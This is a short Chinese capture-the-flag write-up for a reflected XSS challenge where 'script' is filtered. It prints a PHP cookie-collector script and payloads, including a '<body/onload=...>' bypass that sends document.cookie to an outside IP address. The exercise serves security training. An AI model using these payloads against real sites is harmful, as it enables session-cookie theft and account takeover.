web317(反射XSS-过滤script)
上一题的payload打不通,因为过滤了但不知道过滤了什么,将script换成body就成功了,说明过滤了script
去掉script就回显成功
js中获取cookie的代码:document.cookie

window.location.href:获取地址链接
<?php
$cookie=$_GET['c'];
$myfile = fopen("cookie.txt", "w+");
fwrite($myfile, $cookie);
fclose($myfile);
?>
<script>window.location.href='http://自己的服务器地址/1.php?c='+document.cookie</script>
可以使用https://xz.aliyun.com/t/4067 链接中的其他标签进行绕过,如:<img>,<form>,<input>等
我们使用,发现可以弹窗—>说明没有过滤
<body/onload=alert("xss");>

<body/onload=window.location.href='http://120.46.25.3:8000/1.php?c='+document.cookie;>

 浙公网安备 33010602011771号